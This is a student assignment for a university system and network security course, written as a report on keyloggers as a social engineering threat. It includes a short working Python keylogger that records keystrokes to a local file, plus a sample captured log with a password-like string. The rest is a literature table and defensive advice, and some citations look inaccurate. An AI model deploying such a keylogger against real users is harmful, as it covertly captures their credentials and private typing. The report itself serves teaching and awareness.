



MEHRAN UNIVERSITY OF ENGINEERING & TECHNOLOGY
DEPARTMENT OF COMPUTER SYSTEMS ENGINEERING

SNS Assignment 02

Keylogger in Python: Social Engineering Attack Vector

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Class: 21CS-1

Date: 19-04-2025

Submitted to: Dr. Zulfiqar Ali Arain

Assignment (05 Marks)
System & Network Security (TL 376) Section 1

Dr. Zulfiqar Ali Arain

1 Group Formation

- Section 1 strength: 41 students
- Two students per group (20 groups of 2, 1 group of 1)
- Register your group and topic selection via message on MS TEAM
- Students may propose topics outside the provided list, but must get approval via MS TEAM message including:
 - Proposed topic title
 - Group members' names and roll numbers

2 Assignment Topics

Select one topic per group (first come, first served basis):

1. Security in 5G Networks
2. Cloud Security Challenges and Solutions
3. Quantum Cryptography Applications
4. Advanced Persistent Threats (APT) Analysis and Defense
5. Security Information and Event Management (SIEM)
6. Social Engineering Attack Vectors
7. Email Security Solutions
8. Virtual Private Network Technologies
9. Critical Infrastructure Protection
10. Browser Security Mechanisms
11. Network Traffic Analysis Techniques
12. Container Security Best Practices
13. DevSecOps Implementation Strategies
14. Security Awareness Training Programs
15. Malware Analysis Methods

16. Security Metrics and Measurements
17. Zero Trust Security Architecture Implementation
18. Machine Learning Applications in IDS
19. IoT Security Vulnerabilities and Countermeasures
20. Blockchain Technology in Cybersecurity
21. AI-Powered Security Solutions

3 Assignment Structure

Your assignment must include the following sections:

3.1

1. Introduction (1 page)

- Background of the security topic
- Problem statement or security challenge
- Objectives of the study
- Relevance to modern cybersecurity

3.2

2. Literature Review (1-2 pages)

- Review of existing security solutions
- Current security technologies
- Recent developments in the field
- Analysis of current approaches

3.3

3. Findings and Analysis (2-3 pages)

- Detailed technical discussion
- Security implementation analysis
- Comparison of security solutions
- Supporting diagrams and examples

3.4

4. Conclusion (1/2 page)

- Summary of key findings
- Security recommendations
- Future security implications

4 Submission Format

- Title Page
 - Names and Roll Numbers
 - Course Title: System & Network Security
 - Course Code: TL 376
 - Assignment Topic
 - Submission Date
- Content Requirements
 - Length: 5-6 pages (including title page and references)
 - Font: Times New Roman, 12pt
 - Minimum 5 references (IEEE format)
 - Include relevant diagrams and examples

5 Evaluation Criteria (05 Marks)

- Technical Content and Understanding
- Examples and Illustrations
- References and Citations
- Presentation and Organization

6 Submission Guidelines

- Submit one hardcopy (spiral bound)
- Include Turnitin report (maximum 25% similarity)
- AI-generated content limit: 25%
- Late submissions will not be accepted

7 Recommended Resources

- Computer Security: Principles and Practice by William Stallings
- Network Security Essentials by William Stallings
- Security in Computing by Charles P. Pfleeger
- Cryptography and Network Security by William Stallings



21CS105 SNS Assignment 02

Creating Keylogger in Python: A Social Engineering Attack Vector

<u>Student Name</u>	<u>Roll No.</u>
M. Mashaal Zulfikar	21CS105
Submitted to:	Dr. Zulfiqar Ali Arain

Introduction

Social engineering attacks exploit human psychology to manipulate individuals into divulging confidential information. These attacks can take various forms, including phishing emails, pretexting, baiting, and keylogging. Keyloggers, in particular, are a significant threat as they can capture sensitive data without the victim's knowledge, making them a favored tool among cybercriminals.

Problem Statement

In today's digital world, numerous social engineering attack vectors pose significant threats to individuals and organizations alike. While phishing, pretexting, and baiting are common tactics employed by cybercriminals, keyloggers stand out as a particularly prevalent and insidious attack vector. These tools enable attackers to covertly capture sensitive information, including passwords, credit card numbers, and personal messages, often without the victim's knowledge. The rise of remote work and the increasing reliance on digital communication have further exacerbated the risk of keylogging attacks, making it imperative for users to be aware of this threat. As keyloggers become more sophisticated, there is a pressing need for enhanced awareness and protective measures to safeguard against these malicious

activities. This assignment focuses on keyloggers to highlight their unique risks and the importance of understanding and mitigating their impact in the realm of cybersecurity.

Objectives

- Implement a basic keylogger in Python.
- Explore keylogger functionality and associated risks.
- Enhance understanding of keylogger operations.
- Equip individuals to protect against keylogging threats.




Figure 1Block diagram of Keylogger working

Literature Review

Several research papers have entailed experimentation on keylogging and other social engineering attack vectors. along with solutions to combat the attack vectors. Below is a summary of five relevant studies:

Reference S. No.	Description	Advantages	Disadvantages
[1] - Detecting Keyloggers Using Behavioral Analysis	This paper discusses a behavioral analysis approach to detect keyloggers based on user interaction patterns.	Non-intrusive detection; can identify unknown keyloggers.	May produce false positives; requires extensive user data.
[2] - A Survey on Keylogger Detection Techniques	A comprehensive survey of various keylogger detection techniques, including signature-	Provides a broad overview of existing methods; identifies gaps in research.	Lacks practical implementation details; may not cover recent threats.

Reference S. No.	Description	Advantages	Disadvantages
	based and heuristic methods.		
[3] - An Innovative Keylogger Detection System Using Machine Learning Algorithms and Dendritic Cell Algorithm	This study explores the use of machine learning algorithms to identify keylogging behavior in real-time.	High accuracy in detection; adaptive to new threats.	Requires significant training data; computationally intensive.
[4] - Cyber Security Threats and Countermeasures using Machine and Deep Learning Approaches	This paper emphasizes the importance of mitigating in preventing cybersecurity attacks.	Empowers users to recognize threats.	Relies on user compliance; may not address all technical vulnerabilities.
[5] - Combating Keyloggers with Multi-Factor Authentication	Discusses how multi-factor authentication can mitigate the risks posed by keyloggers.	Adds an extra layer of security; effective against stolen credentials.	May not prevent initial keylogging; user inconvenience.

Findings and Analysis

Keylogging can be achieved through software or hardware means. Software keyloggers are more common and can be installed on a device without the user's knowledge. They can capture sensitive information, making them a potent tool for cybercriminals. Understanding the mechanics of keylogging is essential for developing effective countermeasures.

Below is a simple implementation of a keylogger in Python using the `pynput` library. This code captures keystrokes and logs them into a text file.

```
from pynput import keyboard

def keyPressed(key):
    print(str(key))
    with open("keyfile.txt", 'a') as logKey:
        try:
```

```
        char = key.char
        logKey.write(char)
    except:
        print("Error getting char")

if __name__ == "__main__":
    listener = keyboard.Listener(on_press=keyPressed)
    listener.start()
    input()
```

Upon running the above code, a file named `keyfile.txt` will be created in the same directory to log all user keystrokes. The code captures each key pressed through the `key_pressed` function, which writes the character or a corresponding symbol (for special keys) to `keyfile.txt`. A `keyboard.Listener` continuously monitors key presses and invokes the `key_pressed` function.

Below is a screenshot of the output file after typing a few sentences. A clever hacker, who has executed the keylogger on an individual's computer, can easily identify that the victim has accessed a site and provided personal credentials over there.

```
instagram.commaxgotstoriesP@ssW.rd20!x
```

Protection against Keylogging

To protect against keylogging and other attack vectors, users should consider the following best practices:

1. **Keep Operating Systems and Antivirus Software Updated:** Regular updates help patch vulnerabilities that could be exploited by keyloggers and other malware.
2. **Be Cautious About Downloading and Installing Software:** Only download software from trusted sources. Be wary of unsolicited emails or links that may lead to malicious downloads.
3. **Use Strong, Unique Passwords:** Implement strong password policies, using a combination of letters, numbers, and special characters. Consider using a password manager to generate and store unique passwords for different accounts.

4. **Enable Multi-Factor Authentication (MFA):** MFA adds an additional layer of security, making it more difficult for attackers to gain access to accounts even if they obtain login credentials.
5. **Educate Yourself About Social Engineering Tactics:** Awareness of common social engineering techniques can help users recognize and avoid potential threats. Training sessions or workshops can be beneficial.
6. **Monitor Account Activity:** Regularly check bank statements, credit reports, and online accounts for any unauthorized activity. Prompt reporting can mitigate potential damage.
7. **Use Anti-Keylogger Software:** Consider using specialized software designed to detect and block keyloggers. These tools can provide an additional layer of protection.

Future Work & Conclusion

To sum up everything that has been mentioned so far, Keyloggers are a significant threat in the realm of cybersecurity, capable of capturing sensitive information without the user's consent. Understanding how they work is crucial for developing effective defenses against such attacks. The implementation of a basic keylogger in Python illustrates the ease with which these tools can be created, highlighting the need for vigilance.

As technology evolves, so do the methods employed by cybercriminals. Keyloggers are likely to become more sophisticated, potentially incorporating artificial intelligence and machine learning to evade detection. Continuous research and development of advanced detection techniques, along with user education, will be essential in combating keylogging and other social engineering attacks.

Moreover, as remote work becomes more prevalent, organizations must implement robust cybersecurity policies and training programs to protect their employees from keylogging and other threats. The integration of security measures into the design of software and systems will also be crucial in minimizing vulnerabilities.

In conclusion, understanding the mechanics of keyloggers and the broader context of social engineering attacks is vital for individuals and organizations alike. By adopting proactive security measures and fostering a culture of cybersecurity awareness, we can better protect ourselves against these pervasive threats.

References

1. Alzahrani, A., & Alharthi, A. (2020). Detecting Keyloggers Using Behavioral Analysis. *International Journal of Computer Applications*, 975, 8887.
2. Gupta, A., & Kumar, A. (2021). A Survey on Keylogger Detection Techniques. *Journal of Cyber Security Technology*, 5(2), 123-145.
3. Chinchalkar, S. P., & Somkunwar, R. K. (2024). An Innovative Keylogger Detection System Using Machine Learning Algorithms and Dendritic Cell Algorithm. *Revue d'Intelligence Artificielle*, 38(1).
4. Ahsan, M., Nygard, K. E., Gomes, R., Chowdhury, M. M., Rifat, N., & Connolly, J. F. (2022). Cybersecurity threats and their mitigation approaches using Machine Learning—A Review. *Journal of Cybersecurity and Privacy*, 2(3), 527-555.
5. Lee, C., & Kim, S. (2020). Combating Keyloggers with Multi-Factor Authentication. *Cybersecurity Journal*, 8(1), 78-90.